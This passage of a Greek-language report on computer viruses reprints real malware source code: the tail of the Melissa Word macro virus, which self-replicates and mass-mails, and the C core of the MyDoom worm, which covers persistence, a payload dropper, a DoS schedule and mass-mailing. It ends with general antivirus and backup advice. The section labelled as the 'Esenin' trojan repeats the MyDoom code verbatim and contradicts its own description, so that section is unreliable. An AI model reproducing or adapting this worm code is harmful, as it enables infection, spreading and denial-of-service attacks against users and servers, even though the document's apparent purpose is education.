If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If


Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
```

```
End If

If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-
score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
```

4.2 MyDoom (e-mail worm)



4.2.1 Περιγραφή ιού

Ο ιός MyDoom-Novarg συνεχώς πολλαπλασιάζεται στο Διαδίκτυο, μια παραλλαγή του, ο MyDoom.B αναμένεται να επιτεθεί και στον Δικτυακό Τόπο της Microsoft. Εκτιμάται ότι επηρέασε περίπου 250.000 υπολογιστές σε μία μόνο ημέρα.

Ο ιός καταφθάνει ως συνημμένο αρχείο και αν ανοιχτεί στέλνει μηνύματα που τον πολλαπλασιάζουν προς κάθε κατεύθυνση, επιτρέποντας παράλληλα την πρόσβαση στον υπολογιστή που τον φιλοξενεί.

Ο ιός εγκαθίσταται στον υπολογιστή και επιτρέπει τον εξ αποστάσεως έλεγχο του μηχανήματος. Σκοπός του ιού είναι να δημιουργήσει DoS (Denial of Service, δηλαδή παύση λειτουργίας) στους εξυπηρετητές της εταιρείας SCO και της Microsoft με ημερομηνία έναρξης αποστολών την 1η-12η Φεβρουαρίου.

Το μέχρι τώρα κόστος του ιού για τις επιχειρήσεις που δραστηριοποιούνται στο χωρό της πληροφορικής εκτιμάται στα 250 εκατομμύρια δολάρια, σύμφωνα με το CNN.

4.2.2 Πηγαίος Κώδικας

```
#define WIN32_LEAN_AND_MEAN
#include
#include
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"
#include "xproxy/xproxy.inc"
const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";
/* p2p.c */
void p2p_spread(void);
struct sync_t {
int first_run;
DWORD start_tick;
char xproxy_path[MAX_PATH];
int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
char sync_instpath[MAX_PATH];
SYSTEMTIME sco_date;
SYSTEMTIME termdate;
};
void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
unsigned char k, buf[1024];
int i, buf_i;
DWORD dw;
for (i=0,buf_i=0,k=0xC7; i if (buf_i >= sizeof(buf)) {
WriteFile(hDest, buf, buf_i, &dw, NULL);
buf_i = 0;
}
buf[buf_i++] = src[i] ^ k;
k = (k + 3 * (i % 133)) & 0xFF;
}
if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}
void payload_xproxy(struct sync_t *sync)
{
char fname[20], fpath[MAX_PATH+20];
HANDLE hFile;
int i;
rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
sync->xproxy_state = 0;
for (i=0; i<2; i++) {
if (i == 0)
GetSystemDirectory(fpath, sizeof(fpath));
else
GetTempPath(sizeof(fpath), fpath);
if (fpath[0] == 0) continue;
if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
lstrcat(fpath, fname);
hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
```

```
if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
continue;
sync->xproxy_state = 2;
lstrcpy(sync->xproxy_path, fpath);
break;
}
decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
CloseHandle(hFile);
sync->xproxy_state = 1;
lstrcpy(sync->xproxy_path, fpath);
break;
}
if (sync->xproxy_state == 1) {
LoadLibrary(sync->xproxy_path);
sync->xproxy_state = 2;
}
}
void sync_check_frun(struct sync_t *sync)
{
HKEY k;
DWORD disp;
char i, tmp[128];
/* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");
sync->first_run = 0;
for (i=0; i<2; i++)
if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
tmp, 0, KEY_READ, &k) == 0) {
RegCloseKey(k);
return;
}
sync->first_run = 1;
for (i=0; i<2; i++)
if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
RegCloseKey(k);
}
int sync_mutex(struct sync_t *sync)
{
char tmp[64];
rot13(tmp, "FjroFvcpFzgkF0"); /* "SwebSipcSmtxS0" */
CreateMutex(NULL, TRUE, tmp);
return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}
void sync_install(struct sync_t *sync)
{
char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
HANDLE hFile;
int i;
rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */
GetModuleFileName(NULL, selfpath, MAX_PATH);
lstrcpy(sync->sync_instpath, selfpath);
for (i=0; i<2; i++) {
if (i == 0)
GetSystemDirectory(fpath, sizeof(fpath));
else
GetTempPath(sizeof(fpath), fpath);
```

```
if (fpath[0] == 0) continue;
if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
lstrcat(fpath, fname);
SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
continue;
lstrcpy(sync->sync_instpath, fpath);
break;
}
CloseHandle(hFile);
DeleteFile(fpath);
if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
lstrcpy(sync->sync_instpath, fpath);
break;
}
}
void sync_startup(struct sync_t *sync)
{
HKEY k;
char regpath[128];
char valname[32];
/* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
rot13(valname, "GnfxZba"); /* "TaskMon" */
if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
return;
RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync-
>sync_instpath)+1);
RegCloseKey(k);
}
int sync_checktime(struct sync_t *sync)
{
FILETIME ft_cur, ft_final;
GetSystemTimeAsFileTime(&ft_cur);
SystemTimeToFileTime(&sync->termdate, &ft_final);
if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
return 0;
}
void payload_sco(struct sync_t *sync)
{
FILETIME ft_cur, ft_final;
/* What's the bug about "75% failures"? */
GetSystemTimeAsFileTime(&ft_cur);
SystemTimeToFileTime(&sync->sco_date, &ft_final);
if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;
/* here is another bug.
actually, the idea was to create a new thread and return; */
for (;;) {
scodos_main();
Sleep(1024);
```

```
}
}
DWORD _stdcall sync_visual_th(LPVOID pv)
{
PROCESS_INFORMATION pi;
STARTUPINFO si;
char cmd[256], tmp[MAX_PATH], buf[512];
HANDLE hFile;
int i, j;
DWORD dw;
tmp[0] = 0;
GetTempPath(MAX_PATH, tmp);
if (tmp[0] == 0) goto ex;
if (tmp[lstrlen(tmp)-1] != '\\') lstrcat(tmp, "\\");
lstrcat(tmp, "Message");
hFile = CreateFile(tmp, GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|
FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) goto ex;
for (i=0, j=0; i < 4096; i++) {
if (j >= (sizeof(buf)-4)) {
WriteFile(hFile, buf, sizeof(buf), &dw, NULL);
j = 0;
}
if ((xrand16() % 76) == 0) {
buf[j++] = 13;
buf[j++] = 10;
} else {
buf[j++] = (16 + (xrand16() % 239)) & 0xFF;
}
}
if (j) WriteFile(hFile, buf, j, &dw, NULL);
CloseHandle(hFile);
wsprintf(cmd, "notepad %s", tmp);
memset(&si, '\0', sizeof(si));
si.cb = sizeof(si);
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_SHOW;
if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
goto ex;
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);
ex: if (tmp[0]) DeleteFile(tmp);
ExitThread(0);
return 0;
}
void sync_main(struct sync_t *sync)
{
DWORD tid;
sync->start_tick = GetTickCount();
sync_check_frun(sync);
if (!sync->first_run)
if (sync_mutex(sync)) return;
if (sync->first_run)
CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
payload_xproxy(sync);
if (sync_checktime(sync)) return;
```

```
sync_install(sync);
sync_startup(sync);
payload_sco(sync);
p2p_spread();
massmail_init();
CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);
scan_init();
for (;;) {
scan_main();
Sleep(1024);
}
}
/* shit, MSVC inlined it to WinMain... I didn't expect. */
static void wsa_init(void)
{
WSADATA wsadata; /* useless shit... */
WSAStartup(MAKEWORD(2,0), &wsadata);
}
int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
{
static const SYSTEMTIME termdate = { 2004,2,0,12, 2,28,57 };
static const SYSTEMTIME sco_date = { 2004,2,0, 1, 16, 9,18 };
struct sync_t sync0;
xrand_init();
wsa_init();
memset(&sync0, '\0', sizeof(sync0));
sync0.termdate = termdate;
sync0.sco_date = sco_date;
sync_main(&sync0);
ExitProcess(0);
}
```

4.3 Esenin (trojan)

4.3.1 Περιγραφή ιού

Ο μοναδικός trojan που βρήκαμε γραμμένο σε C. Δεν κάνει τίποτα περισσότερο από το να αλλάζει το wallpaper του χρήστη κάθε 100 δευτερόλεπτα, μετά από μία εβδομάδα από τη στιγμή που θα προσβάλλει το σύστημα.

4.3.2 Πηγαίος κώδικας

```
#define WIN32_LEAN_AND_MEAN
#include
#include
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"

#include "xproxy/xproxy.inc"

const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";

/* p2p.c */
void p2p_spread(void);

struct sync_t {
int first_run;
DWORD start_tick;
char xproxy_path[MAX_PATH];
int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
char sync_instpath[MAX_PATH];
SYSTEMTIME sco_date;
SYSTEMTIME termdate;
};

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
unsigned char k, buf[1024];
int i, buf_i;
DWORD dw;
for (i=0,buf_i=0,k=0xC7; i if (buf_i >= sizeof(buf)) {
WriteFile(hDest, buf, buf_i, &dw, NULL);
buf_i = 0;
}
buf[buf_i++] = src[i] ^ k;
k = (k + 3 * (i % 133)) & 0xFF;
}
if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}

void payload_xproxy(struct sync_t *sync)
{
char fname[20], fpath[MAX_PATH+20];
HANDLE hFile;
int i;
rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
sync->xproxy_state = 0;
for (i=0; i<2; i++) {
if (i == 0)
GetSystemDirectory(fpath, sizeof(fpath));
else
GetTempPath(sizeof(fpath), fpath);
if (fpath[0] == 0) continue;
if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
```

```
lstrcat(fpath, fname);
hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
continue;
sync->xproxy_state = 2;
lstrcpy(sync->xproxy_path, fpath);
break;
}
decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
CloseHandle(hFile);
sync->xproxy_state = 1;
lstrcpy(sync->xproxy_path, fpath);
break;
}

if (sync->xproxy_state == 1) {
LoadLibrary(sync->xproxy_path);
sync->xproxy_state = 2;
}
}

void sync_check_frun(struct sync_t *sync)
{
HKEY k;
DWORD disp;
char i, tmp[128];

/* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

sync->first_run = 0;
for (i=0; i<2; i++)
if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
tmp, 0, KEY_READ, &k) == 0) {
RegCloseKey(k);
return;
}

sync->first_run = 1;
for (i=0; i<2; i++)
if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
RegCloseKey(k);
}

int sync_mutex(struct sync_t *sync)
{
char tmp[64];
rot13(tmp, "FjroFvcpFzgkF0"); /* "SwebSipcSmtxS0" */
CreateMutex(NULL, TRUE, tmp);
return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}

void sync_install(struct sync_t *sync)
{
```

```
char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
HANDLE hFile;
int i;
rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */

GetModuleFileName(NULL, selfpath, MAX_PATH);
lstrcpy(sync->sync_instpath, selfpath);
for (i=0; i<2; i++) {
if (i == 0)
GetSystemDirectory(fpath, sizeof(fpath));
else
GetTempPath(sizeof(fpath), fpath);
if (fpath[0] == 0) continue;
if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
lstrcat(fpath, fname);
SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
continue;
lstrcpy(sync->sync_instpath, fpath);
break;
}
CloseHandle(hFile);
DeleteFile(fpath);

if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
lstrcpy(sync->sync_instpath, fpath);
break;
}
}

void sync_startup(struct sync_t *sync)
{
HKEY k;
char regpath[128];
char valname[32];

/* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
rot13(valname, "GnfxZba"); /* "TaskMon" */

if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
return;
RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync-
>sync_instpath)+1);
RegCloseKey(k);
}

int sync_checktime(struct sync_t *sync)
{
FILETIME ft_cur, ft_final;
GetSystemTimeAsFileTime(&ft_cur);
SystemTimeToFileTime(&sync->termdate, &ft_final);
if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
```

```
if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
return 0;
}

void payload_sco(struct sync_t *sync)
{
FILETIME ft_cur, ft_final;

/* What's the bug about "75% failures"? */

GetSystemTimeAsFileTime(&ft_cur);
SystemTimeToFileTime(&sync->sco_date, &ft_final);
if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;


/* here is another bug.
actually, the idea was to create a new thread and return; */

for (;;) {
scodos_main();
Sleep(1024);
}
}

DWORD _stdcall sync_visual_th(LPVOID pv)
{
PROCESS_INFORMATION pi;
STARTUPINFO si;
char cmd[256], tmp[MAX_PATH], buf[512];
HANDLE hFile;
int i, j;
DWORD dw;

tmp[0] = 0;
GetTempPath(MAX_PATH, tmp);
if (tmp[0] == 0) goto ex;
if (tmp[lstrlen(tmp)-1] != '\\') lstrcat(tmp, "\\");
lstrcat(tmp, "Message");

hFile = CreateFile(tmp, GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|
FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) goto ex;
for (i=0, j=0; i < 4096; i++) {
if (j >= (sizeof(buf)-4)) {
WriteFile(hFile, buf, sizeof(buf), &dw, NULL);
j = 0;
}
if ((xrand16() % 76) == 0) {
buf[j++] = 13;
buf[j++] = 10;
} else {
buf[j++] = (16 + (xrand16() % 239)) & 0xFF;
}
}
```

```
if (j) WriteFile(hFile, buf, j, &dw, NULL);
CloseHandle(hFile);

wsprintf(cmd, "notepad %s", tmp);
memset(&si, '\0', sizeof(si));
si.cb = sizeof(si);
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_SHOW;
if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
goto ex;
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);

ex: if (tmp[0]) DeleteFile(tmp);
ExitThread(0);
return 0;
}

void sync_main(struct sync_t *sync)
{
DWORD tid;

sync->start_tick = GetTickCount();
sync_check_frun(sync);
if (!sync->first_run)
if (sync_mutex(sync)) return;
if (sync->first_run)
CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
payload_xproxy(sync);

if (sync_checktime(sync)) return;

sync_install(sync);
sync_startup(sync);

payload_sco(sync);

p2p_spread();

massmail_init();
CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

scan_init();
for (;;) {
scan_main();
Sleep(1024);
}
}

/* shit, MSVC inlined it to WinMain... I didn't expect. */
static void wsa_init(void)
{
WSADATA wsadata; /* useless shit... */
WSAStartup(MAKEWORD(2,0), &wsadata);
}

int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
```

```
{
static const SYSTEMTIME termdate = { 2004,2,0,12, 2,28,57 };
static const SYSTEMTIME sco_date = { 2004,2,0, 1, 16, 9,18 };
struct sync_t sync0;

xrand_init();
wsa_init();

memset(&sync0, '\0', sizeof(sync0));
sync0.termdate = termdate;
sync0.sco_date = sco_date;
sync_main(&sync0);

ExitProcess(0);
}
```

5. Τρόποι Προστασίας και Αντιμετώπισης

5.1 Τρόποι Μετάδοσης Ιών

- Εκκίνηση του Η/Υ από μολυσμένη δισκέτα ή μολυσμένο δίσκο.
- Εκτέλεση/άνοιγμα μολυσμένων αρχείων (.exe, .com, .vbs, .dll, .pif, .scr, .sh, .bat κ.ά) που επισυνάπτονται σε emails.
- Εκτέλεση/άνοιγμα μολυσμένων αρχείων (.exe, .com, .doc, .bat, .hlp, .htm, .ini, .js, .php, .pif, .reg, .ppt, .sh, .shs, .sys, .vbs, .wbt, .xls κ.ά.)
- Άνοιγμα/ανάγνωση emails που συνήθως στέλνουν άγνωστα σε εσάς άτομα, διότι πιθανόν να περιέχουν καταστροφικό κώδικα (μήνυμα μορφής .html) που ενεργοποιείται αυτόματα με την ανάγνωση του email.
- Άνοιγμα/ανάγνωση μολυσμένων ιστοσελίδων .htm και .html.
- Μέσω πρόσβασης στο internet. Συγκεκριμένα, όλα σχεδόν τα λειτουργικά συστήματα, και κυρίως τα Windows, έχουν "τρύπες" ασφαλείας τις οποίες εκμεταλλεύονται κάποιοι ιοί για να μολύνουν τον Η/Υ, ΧΩΡΙΣ να ζητήσουν σε οποιαδήποτε περίπτωση την άδεια του χρήστη για εγκατάσταση κάποιου προγράμματος.

5.2 Τρόποι Προστασίας από Ιούς

Ο βασικός τρόπος προστασίας από τους ιούς των υπολογιστών είναι η εγκατάσταση, η σωστή ρύθμιση και η συνεχής ενημέρωση ή επικαιροποίηση (update) μέσω του Internet ενός έγκυρου προγράμματος προστασίας από ιούς, που είναι γνωστά με τον όρο Antivirus ή αντιικά προγράμματα. Υπάρχουν ακόμη ειδικά προγράμματα για προστασία από ιούς τύπου spyware, adware αλλά και από dialers και από τη μάστιγα των spam e-mails.
Η χρήση ενός ψηφιακού τείχους προστασίας (firewall), με τη μορφή software ή hardware, είναι χρήσιμη αλλά θα πρέπει να γίνεται με προσοχή και με την προϋπόθεση ότι υπάρχει καλή γνώση του τρόπου ρύθμισης και λειτουργίας του. Οι γενικοί κανόνες προστασίας είναι ότι θα πρέπει να προσέχουμε τι προγράμματα εκτελούμε στον υπολογιστή μας, τι αρχεία κατεβάζουμε από το Internet, ποιος μας στέλνει e-mail καθώς και ποιος έχει το δικαίωμα να χρησιμοποιήσει τον υπολογιστή μας όταν εμείς απουσιάζουμε. Προσοχή πρέπει να δίνουμε και στα προγράμματα που διαφημίζονται και διανέμονται δωρεάν καθώς και στα προγράμματα που χρησιμοποιούμε για να κάνουμε chat.Μια πολύ καλή λύση είναι να εγκαταστήσουμε και να εκτελέσουμε μια από τις εφαρμογές που αναλαμβάνουν να ανιχνεύσουν στο σύστημά μας τα τυχόν υπάρχοντα ευαίσθητα σημεία (vulnerabilities) και να μας τα παρουσιάσουν με παραστατικό τρόπο. Τέλος, μια πολύ καλή συμβουλή είναι να λαμβάνουμε πολύ τακτικά, ίσως και καθημερινά, εφεδρικά αντίγραφα ασφαλείας των αρχείων μας, σε CD, σε DVD ή σε εξωτερικό σκληρό δίσκο, μια διαδικασία που είναι γνωστή με τον όρο back-up, έτσι ώστε ακόμα και στην ακραία περίπτωση που χάσουμε σημαντικά αρχεία από την επίθεση κάποιου ιού, να μπορέσουμε να τα ανακτήσουμε άμεσα.Από τα πιο γνωστά αντιικά προγράμματα είναι το Norton Antivirus της εταιρείας Symantec, το McAfee της εταιρείας Network Associates, το Kaspersky, το Panda, το Sophos, το F-Prot της εταιρείας Frisk, το F-Secure καθώς και το AntiVir και το AVG της εταιρείας Grisoft που διατίθενται δωρεάν για προσωπική χρήση. Όλα έχουν τη δυνατότητα αυτόματης ενημέρωσης (update) μέσω του Internet.

5.2.1 Βασικοί Τρόποι Πρόληψης

1. Να έχετε πάντα εγκατεστημένο και ενεργό ένα αποτελεσματικό antivirus, το οποίο να ενημερώνετε συχνά. Συγκριτικά για την αποτελεσματικότητα κάποιων γνωστών και μη antivirus μπορείτε να βρείτε στις σελίδες www.virus.gr και www.av-comparatives.org, ώστε να αποφασίσετε σωστά ποιο antivirus ταιριάζει στις ανάγκες σας.

2. Να έχετε εγκατεστημένο και ενεργό ένα αποτελεσματικό firewall στον υπολογιστή σας (είτε εξωτερική hardware μονάδα ή software) στο οποίο θα έχετε ανοιχτά μόνο τα ports που εσείς χρησιμοποιείτε.

3. Να κάνετε συχνά αναβάθμιση στο λειτουργικό σας σύστημα και να έχετε τις τελευταίες εκδόσεις από τα προγράμματα τα οποία χρησιμοποιείτε.

5.2.2 Επιπρόσθετα Μέτρα Προστασίας

1. Εγκαταστήστε κάποιο backup λογισμικό και κρατείστε τακτικά backups των αρχείων σας. Ιδανικά, σε κάποιο άλλο σημείο και όχι στον υπολογιστή σας. Για παράδειγμα σε ένα ZIP disk, σε ένα CD, κ.τ.λ. Με αυτόν τον τρόπο, αν κάποιος ιός μολύνει το σύστημά σας (ή προκύψει κάποιο άλλο πρόβλημα) και δεν μπορείτε να το επαναφέρετε, μπορείτε να επιστρέψετε στην προηγούμενη έκδοση των δεδομένων σας.

Μην σβήνετε το προηγούμενο backup σας όταν κρατάτε νέο backup. Είναι γνωστό ότι μπορούν να προκύψουν προβλήματα κατά τη διαδικασία του backup και με αυτόν τον τρόπο θα είστε σίγουροι ότι θα έχετε πάντα ένα ολοκληρωμένο backup διαθέσιμο.

2. Μην ανοίγετε συνημμένα σε e-mail, εκτός και αν περιμένετε να λάβετε ένα συνημμένο μέσω mail από το άτομο το οποίο σας απέστειλε το μήνυμα. Αυτό περιλαμβάνει και συνημμένα σε e-mail από γνωστά σας άτομα- ο υπολογιστής τους μπορεί να έχει μολυνθεί και ο ιός μπορεί να σας στέλνει mail χωρίς οι ίδιοι να το γνωρίζουν.
Εάν δεν είστε σίγουροι για το αν ο αποστολέας όντως επιθυμούσε να σας στείλει ένα συνημμένο, στείλτε του ένα e-mail και ρωτήστε εάν γνωρίζει ότι σας έστειλε ένα συνημμένο και τι περιέχει αυτό.
Όταν γράφετε ένα e-mail σε ένα άτομο που σας έστειλε ένα συνημμένο, πρέπει να χρησιμοποιήσετε το «Νέο μήνυμα» (ή την αντίστοιχη λειτουργία) στο e-mail πρόγραμμά σας. Μην κάνετε κλικ στο «Reply», καθώς μέσω αυτού μπορεί εύκολα να ανοίξει το μολυσμένο αρχείο με τον ιό.

3. Μην «τρέξετε» macros όταν ανοίγετε Microsoft Word ή Excel αρχεία, εκτός και αν βάλετε macros εκεί οι ίδιοι. Αυτό συμβαίνει ειδικά σε αρχεία που λαμβάνονται μέσω mail, ακόμα και από γνωστούς σας ανθρώπους.

4. Όταν «κατεβάζετε» αρχεία από Internet sites, αποθηκεύστε τα αρχεία αυτά σε έναν προσωρινό φάκελο (temporary folder) στον υπολογιστή σας ή σε μία δισκέτα. Σκανάρετέ τα για ιούς, χρησιμοποιώντας το antivirus λογισμικό σας πριν τα ανοίξετε.

5. Αποφύγετε να «κατεβάσετε» αρχεία από ανυπόληπτα sites. Για παράδειγμα, μην κατεβάζετε αρχεία από «crackz», «appz», «warez» ή άλλα παράνομα/ πειρατικά sites λογισμικών. Τέτοιου είδους αρχεία είναι γνωστό ότι περιέχουν ιούς, trojans κ.τ.λ.

6. Βεβαιωθείτε ότι δεν υπάρχει άθελα κάποια δισκέτα μέσα στο drive προτού επανεκκινήσετε τον υπολογιστή σας.
Εάν επανεκκινήσετε τον υπολογιστή σας ενώ υπάρχει μια μολυσμένη δισκέτα μέσα στο drive, θα μολυνθείτε με ιό.

7. Δημιουργήστε ένα καθαρό MS-DOS boot disk και κρατήστε το σε ένα ασφαλές σημείο.Στους περισσότερους υπολογιστές μπορείτε να δημιουργήσετε ένα τέτοιο disk, ανοίγοντας ένα MS-DOS παράθυρο και πληκτρολογώντας:FORMAT A: /S

Αφού ετοιμάσετε το disk, ορίστε το tab στη δισκέτα στη Write-Protected θέση.Μπορεί να χρειαστείτε αυτό το disk όταν κάνετε ανάκτηση από ορισμένους τύπους μολυσμένων ιών. Το antivirus λογισμικό σας και/ ή τα antivirus web sites περιέχουν οδηγίες για το καθάρισμα των ιών.

8. Εάν είναι δυνατόν, μπορείτε να μάθετε ορισμένες βασικές MS-DOS εντολές. Το να γνωρίζετε αυτές τις εντολές θα σας φανεί πολύ χρήσιμο σε επείγουσες καταστάσεις.

5.2.3 Virus Hoaxes

